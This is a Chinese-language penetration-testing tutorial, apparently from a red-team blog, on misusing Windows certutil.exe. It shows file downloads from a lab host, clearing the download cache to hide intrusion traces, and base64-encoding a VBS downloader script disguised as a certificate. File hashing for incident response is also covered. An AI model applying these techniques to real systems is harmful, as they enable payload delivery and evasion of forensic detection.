专注APT攻击与防御
https://micropoor.blogspot.com/

certutil微软官方是这样对它解释的：
Certutil.exe是一个命令行程序，作为证书服务的一部分安装。您可以使用Certutil.exe转储和显示证书颁发机构（CA）配置信息，配置证书服务，备份和还原CA组件以及验证证书，密钥对和证书链。
url:https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc732443(v=ws.11)

但是近些年好像被玩坏了。

靶机：windows 2003 windows 7
certutil.exe -urlcache -split -f http://192.168.1.115/robots.txt

```
C:\test>certutil.exe -urlcache -split -f http://192.168.1.115/robots.txt
****  Online  ****
    0000  73 65 72 2d 61 67 65 6e  74 3a 20 2a 0d 0a 44 69   ser-agent: *..Di
    0010  73 61 6c 6c 6f 77 3a 20  2f 4d 61 6e 61 67 65 2f   sallow: /Manage/
    0020  0d 0a 44 69 73 61 6c 6c  6f 77 3a 20 2f 4b 69 6e   ..Disallow: /Kin
    0030  64 45 64 69 74 6f 72 2f  0d 0a 44 69 73 61 6c 6c   dEditor/..Disall
    0040  6f 77 3a 20 2f 49 6e 73  74 61 6c 6c 2f 0d 0a 44   ow: /Install/..D
    0050  69 73 61 6c 6c 6f 77 3a  20 2f 44 4b 5f 43 6f 6e   isallow: /DK_Con
    0060  66 69 67 2f 0d 0a 44 69  73 61 6c 6c 6f 77 3a 20   fig/..Disallow:
    0070  2f 44 4b 5f 43 73 73 2f  0d 0a 44 69 73 61 6c 6c   /DK_Css/..Disall
    0080  6f 77 3a 20 2f 46 69 6c  65 73 2f 0d 0a 44 69 73   ow: /Files/..Dis
    0090  61 6c 6c 6f 77 3a 20 2f  49 6e 66 6f 54 69 70 2f   allow: /InfoTip/
    00a0  0d 0a 44 69 73 61 6c 6c  6f 77 3a 20 2f 6a 73 2f   ..Disallow: /js/
    00b0  0d 0a 44 69 73 61 6c 6c  6f 77 3a 20 2f 62 62 73   ..Disallow: /bbs
    00c0  2f 0d 0a 44 69 73 61 6c  6c 6f 77 3a 20 2f 4c 65   /..Disallow: /Le
    00d0  73 6b 74 6f 70 2f                                  sktop/
WinHttp 缓存项目: 0

CertUtil: -URLCache 命令成功完成。
```

默认下载为bin文件。但是不影响在命令行下使用。

certutil.exe下载有个弊端，它的每一次下载都有留有缓存，而导致留下入侵痕迹，所以每次下载后，需要马上执行如下：
certutil.exe -urlcache -split -f http://192.168.1.115/robots.txt delete

```
C:\test>certutil.exe -urlcache -split -f http://192.168.1.115/robots.txt delete
删除的 WinHttp 缓存项目: 0

CertUtil: -URLCache 命令成功完成。
```

而在应急中certutil也是常用工具之一，来对比文件hash，来判断疑似文件。

Windows 2003：

```
C:\>certutil -hashfile c:\downfile.vbs
文件 c:\downfile.vbs 的 SHA-1 哈希:
7f 26 c3 99 ee 45 dc 9e 20 1a a0 7b b8 e3 39 3f 90 2e b1 d7
CertUtil: -hashfile 命令成功完成。
```

Windows 7：

```
C:\>certutil -hashfile aow_drv.log MD5
MD5 哈希(文件 aow_drv.log):
a3 d9 fd 70 a5 42 61 2c 74 17 d0 42 8f 98 d3 ae
CertUtil: -hashfile 命令成功完成。
```

certutil的其它高级应用：

C:\>certutil -encode c:\downfile.vbs downfile.bat

```
C:\>certutil  -encode c:\downfile.vbs downfile.bat
输入长度 = 194
输出长度 = 326
CertUtil: -encode 命令成功完成。
```


file:downfile.bat

```
downfile.bat
1  -----BEGIN CERTIFICATE-----
2  c2VOIGE9Y3JlYXRlb2JqZWNOKCJhZG9kIisiYi5zdHJlYWOiKTpzZXQgdz1jcmVh
3  dGVvYmplY3QoIm1pY3JvIisic29mdC54bWxodHRwIik6dy5vcGVuICJnZXQiLHdz
4  aC5hcmd1bWVudHMoIDApLDA6dy5zZW5kOmEudHlwZTOxOmEub3BlbjphLndyaXRl
5  IHcucmVzcG9uc2Vib2R5OmEuc2F2ZXRvZmlsZSB3c2guYXJndW1lbnRzKDEpLDIg
6  DQo=
7  -----END CERTIFICATE-----
8
```

解密：

```
C:\>certutil  -decode c:\downfile.bat downfile.txt
输入长度 = 326
输出长度 = 194
CertUtil: -decode 命令成功完成。
```

file:downfile.txt



后者的话：powershell内存加载配合certutil解密是一件非常有趣的事情。会在未来的系列中讲述。

- Micropoor